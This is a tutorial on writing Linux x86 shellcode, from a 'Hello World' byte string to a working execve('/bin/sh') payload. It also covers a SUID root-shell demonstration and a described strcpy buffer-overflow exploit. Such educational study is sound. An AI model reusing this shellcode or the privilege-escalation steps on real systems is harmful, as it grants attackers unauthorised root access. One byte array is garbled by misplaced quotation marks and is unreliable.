Writing Shellcode

- Shellcode (also called **bytecode**) in its most literal sense is code that will return a **remote** (root) **shell** when executed. The name **shellcode** originates from the earliest codes of this type, whose purpose was to bring up the system shell (in Unix–based system, the shell is the ***/bin/sh*** program).

- Shellcode can be seen as a series of instructions that have been developed in a manner that allows the code to be injected into an application during runtime.

- Injecting shellcode in application can be done trough many different security holes of which **buffer overflows** are the most popular ones.

- Shellcode is an essential part of any exploit that is used during attack. It is injected into the target application, causing it to execute the attacker's commands within the target program.

- There very strict requirements that must be adhered to when writing shellcode. The first is that it must not contain null bytes (**0x00**).

- The problem arises from the fact that when the exploit is inserted, it will be a string and strings are terminated with a NULL byte (C style strings anyway). These signify the end of a character string and terminate processing for many of the functions that are commonly exploited for buffer overflows – **strcpy()**, **strcat()**, **sprintf()**, **gets()**, etc.

- Shellcode must also be autonomous and operate independently of its current address in memory, so static addressing cannot be used.

- Other features which can occasionally be significant are the size and ASCII character set of the shellcode.


- Custom designing operational shellcode requires a very thorough understanding of assembly language for the shellcode's target processor.

- This level of coding requires the following minimum set of tools:

    - **gcc** – GNU C compiler
    - **ld** – The GNU linker
    - **nasm** – The Netwide Assembler
    - **objdump** – Displays contents of an object file

Registers and instructions

- CPU registers are used to store numerical values required by the processor during program execution.
- In 32–bit x86 architectures, the size of the registers is 32 bits (4 bytes). Registers can be divided according to their purpose into data registers (EAX, EBX, ECX, EDX) and address registers (ESI, EDI, ESP, EBP, EIP).
- Data registers are divided up into smaller sections of 16 bits (AX, BX, CX, DX) and 8 bits (AH, AL, BH, BL, CH, CL, DH, DL).
- The following diagram illustrates the structure of an Intel–based CPU register:



- The smaller registers can be used to decrease code size and get rid of padding null bytes. Most of the address registers have their own specific uses and should not be used for storing ordinary data.

Register Information

- The following is a brief description of registers in an x86 processor and their functions:

Register name	Function
EAX, AX, AH, AL – accumulator	Arithmetical operations, I/O operations and specifying the required system call. Also holds the value returned by a system call.
EBX, BX, BH, BL - base register	Used for indirect memory addressing. Also holds the first argument of a system call.
ECX, CX, CH, CL – counter	Typically used as a loop counter. Also holds the second argument of a system call.
EDX, DX, DH, DL – data register	Used to store variable addresses. Also holds the third argument of a system call.
ESI – source address, EDI – target address	Typically used for manipulating long data sequences, including strings and arrays. Also used when making Linux system calls
ESP – stack top pointer	Holds the address of the top of the stack.
EBP – base pointer, frame pointer	Holds the address of the bottom of the stack. Used to refer to local variables stored in the current stack frame.
EIP – instruction pointer	Holds the address of the next instruction to be executed.

- Assembly language instructions are basically symbolic processor commands. There are very many of these instructions , the most important of these can be divided into the following categories:

    - Move instructions (**mov, push, pop**)
    - Arithmetical instructions (**add, sub, inc, neg, mul, div**)
    - Logical instructions (**and, or, xor, not**)
    - Control flow instructions (**jmp, call, int, ret**)
    - Instructions for manipulating bits, bytes and character strings (**shl, shr, rol, ror**)
    - Input/output instructions (**in, out**)
    - Flag control instructions.

- As far as shell coding is concerned only a small subset of the instructions is most frequently used. The following table provides a brief summary of the required instructions:

Instruction	Description
mov – move	Copies the contents of one memory segment into another: **mov <target>, <source>.**
push – put value on the stack	Copies the contents of a memory segment onto the stack: **push <source>**.
pop – get value from the stack	Moves value from the stack into the specified memory segment: **pop <target>.**
add – arithmetic addition	Adds the contents of one memory segment to another: **add <target>, <source>.**
sub – arithmetic subtraction	Subtracts the contents of one memory segment from another: **sub <target>, <source>**.
xor – exclusive OR	Calculates the symmetric difference of two specified memory segments: **xor <target>, <source>**.
jmp – jump	Writes the specified address to the EIP register: **jmp <address>.**
call – call	Works like **jmp**, but before writing to the EIP register it puts the address of the next instruction on the stack: **call <address>**.
lea – load address	Writes the address of the **<source>** segment to the **<target>** segment: **lea <target>, <source>.**
int – interrupt	Sends the specified signal to the system kernel, calling the interrupt with the specified number: **int <value>.**

Linux Shellcoding

- The first step is to understand the very basic of writing shellcode. We will start with the ubiquitous "Hello World" example:

```
#include <stdio.h>

int main(void)
{
        char *str = "Hello World!\n";
        write (1, str, strlen(str));
        exit(0);
}
```

- The assembly language equivalent of the above C program is as follows:

```
;hello.asm
[SECTION .text]

global _start


_start:

        jmp short ender

        starter:

        xor eax, eax    ;clean up the registers
        xor ebx, ebx
        xor edx, edx
        xor ecx, ecx

        mov al, 4       ;syscall - write
        mov bl, 1       ;stdout is 1
        pop ecx         ;get the address of the string from the stack
        mov dl, 13      ;length of the string
        int 0x80  ;interrupt -  invoke the syscall

        xor eax, eax
        mov al, 1       ;syscall - exit the shellcode
        xor ebx,ebx
        int 0x80  ;interrupt - invoke the syscall

        ender:
        call starter    ;put the address of the string on the stack
        db 'Hello World!', 0x0a
```

- The next step is to assemble the above code and execute it as follows:

```
nasm -f elf hello.asm
ld -o hello hello.o
```

- Now execute the code:

```
./hello
Hello World!
```

Generating the shellcode

- The main objective however is to extract the shellcode for a given assembly language program.

- This is accomplished as follows:

  objdump –d hello

- The above command will produce the following listing:

```
hello:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:   eb 19                   jmp    804809b <ender>

08048082 <starter>:
 8048082:   31 c0                   xor    %eax,%eax
 8048084:   31 db                   xor    %ebx,%ebx
 8048086:   31 d2                   xor    %edx,%edx
 8048088:   31 c9                   xor    %ecx,%ecx
 804808a:   b0 04                   mov    $0x4,%al
 804808c:   b3 01                   mov    $0x1,%bl
 804808e:   59                      pop    %ecx
 804808f:   b2 0d                   mov    $0xd,%dl
 8048091:   cd 80                   int    $0x80
 8048093:   31 c0                   xor    %eax,%eax
 8048095:   b0 01                   mov    $0x1,%al
 8048097:   31 db                   xor    %ebx,%ebx
 8048099:   cd 80                   int    $0x80

0804809b <ender>:
 804809b:   e8 e2 ff ff ff          call   8048082 <starter>
 80480a0:   48                      dec    %eax
 80480a1:   65                      gs
 80480a2:   6c                      insb   (%dx),%es:(%edi)
 80480a3:   6c                      insb   (%dx),%es:(%edi)
 80480a4:   6f                      outsl  %ds:(%esi),(%dx)
 80480a5:   20 57 6f                and    %dl,0x6f(%edi)
 80480a8:   72 6c                   jb     8048116 <ender+0x7b>
 80480aa:   64 21 0a                and    %ecx,%fs:(%edx)
```

- Now all we have to do is use the bytecode produced above and insert it into a array as follows:

```
char code[] =
“\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x0d”\
“\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x48\x65”\
”\x6”c\x6c\x6f\x20\x57\x6f\x72\x6c\x64\x21\x0a”;
```

- The next step is to use the above array in a C program, invoke it, and it will produce the familiar “Hello World!” output.

- For the purposes of testing shellcode we can use the following generic C program:

```
/*shellcodetest.c*/

char code[] = "insert shellcode here";
int main(int argc, char **argv)
{
      int (*func)();
      func = (int (*)()) code;
      (int)(*func)();
}
```

- With the shellcode inserted we get:

```
/*shellcodetest.c*/

char code[] =
"\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x0d\xcd"\
"\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x48\x65\x6c\x6c\x6f"\
            "\x20\x57\x6f\x72\x6c\x64\x21\x0a";

int main (int argc, char **argv)
{
        int (*func)();

        func = (int (*)()) code;
        (int)(*func)();
}
```

- At this point we have a fully functional piece of shellcode that outputs the string “Hello World” to stdout.

- The next step is to generate some shellcode that will provide the user with a **root shell**.

- A typical C program for spawning a root shell would look as follows:

```
//shellcode.c
#include <stdio.h>

void main()
{
      char *name[2];

      name[0] = "/bin/sh";
      name[1] = NULL;
      execve(name[0], name, NULL);
}
```

- The **execve** system call is the one that will spawn the shell and it is prototyped as follows:

  int execve** (**const char** *filename, **const char* argv, **const char**** envp);*

- The last two arguments expect pointers to pointers. The address of the "**/bin/sh**" string is loaded into memory, and the address of the string memory is passed to the the function.

- When the pointers are de-referenced the target memory will be the "**/bin/sh**" string.

- What we need is to get 3 pointers, one to our filename, one to the arguments array and one to environment array. Since we are not interested in the environment array, it is set to NULL.

- The assembly language equivalent code is provided (***shellterm.asm***). Note that the string "**`NAAAABBBB`**" is used as a placeholder and is needed to prevent segmentation faults. You will have to experiment on your own machine to determine the length (this is where this becomes as much an art as science!).

- The placeholders (9 bytes) will be copied over by the data that we want to load into two of the three syscall registers (ECX, EDX).

- The basic steps here can be described with the following pseudocode:

  1. Fill EAX with nulls by xoring EAX with itself.
  2. Terminate the "/bin/sh" string by copying AL over the last byte of the string. Note that AL is null because EAX was nulled out in the previous instruction.
  3. Calculate the offset from the start of the string to the "N" placeholder.
  4. Get the address of the beginning of the string, which is stored in ESI, and copy that value into EBX.
  5. Copy the value stored in EBX, now the address of the beginning of the string, over the "AAAA" placeholders. This is the argument pointer to the binary to be executed, which is required by execve (calculate the offset).
  6. Copy the NULLS that are still stored in EAX over the "BBBB" placeholders, using the correct offset.

7. EAX no longer needs to be filled with nulls, so copy the value of the execve system call (0x0b or decimal 11) into AL.
8. Load EBX with the address of the string.
9. Load the address of the value stored in the "AAAA" placeholder, which is a pointer to our string, into ECX.
10. Load the EDX register with the address of the value in the "BBBB" placeholder, which is a pointer to null.
11. Execute interrupt 0x80.

- The next step is to assemble it and extract the bytecode as follows:

```
nasm –f elf shellterm.asm
ld –o shellterm shellterm.o
```

- And finally we dump the bytecode: **objdump –d shellterm**

- From the dump we extract the shellcode and insert in into our test function to obtain:

```
/*stest_shell.c*/

char code[] =
         "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"\
            "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"\
            "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"\
            "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"\
            "\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42";

int main(int argc, char **argv)
{
  int (*func)();

  func = (int (*)()) code;
  (int)(*func)();
}
```

- This can be compiled as: **gcc –o sshell stest_shell.c**

- The following dialog illustrates what happened when this program is invoked:

```
[root@milliways temp]# ./sshell
sh-3.00# exit
exit
[root@milliways temp]#
```

- We can see that a separate root shell was spawned. However, for this code to be used successfully in an exploit it must provide an ordinary user with no superuser privileges to acquire a root shell.

- This is accomplished by setting SUID bit on the executable as follows:

  chmod u+s sshell

- SUID stands for Set User ID. This means that if the SUID bit is set for any application then your user ID would be set as that of the owner of application/file rather than the current user, while running that application.

- That means if we have an application whose owner is "root" and it has its SUID bit set, then when a normal user runs this application, that application would still run as root.

- Effectively, whenever this application executes it must execute as if root was executing it (since root owns this file).

- The following dialog illustrates this:

```
[root@milliways temp]# su aman
[aman@milliways temp]$ whoami
aman
[aman@milliways temp]$ ./sshell
sh-3.00# whoami
root
sh-3.00# exit
exit
[aman@milliways temp]$ exit
exit
[root@milliways temp]#
```

- From the above dialog we can clearly see that ordinary user "**aman**" was granted "**root**" status after the program was executed.

Writing a Linux Exploit using Shellcode

- We will now put all the previously discussed concepts into a single, practical exploit. We will use the shellcode for getting a root term using this exploit.

- The shellcode must be part of the string that is used to cause the buffer overflow the buffer.

- In addition, the return address must be pointed back into the buffer.

- Consider the example provided (**bof.c**). The following dialog illustrates the exploit in action:

```
[root@milliways temp]# gcc -o bof bof.c
[root@milliways temp]# ./bof
sh-3.00# exit
exit
[root@milliways temp]#
```

- The program fills the array **large_string[]** with the **<u>address</u>** of **buffer[]**, which is where shellcode will be.

- The program then copies the shellcode into the beginning of the large_string array.

- ***strcpy()*** is used to copy “large_string” into “buffer” (a much smaller array) without doing any bounds checking.

- This will overflow the return address, overwriting it with the address of where the shellcode is now located.

- When the program reaches the end of the main function, it tries to return, it jumps to the shellcode and execs a shell, i.e., a root shell.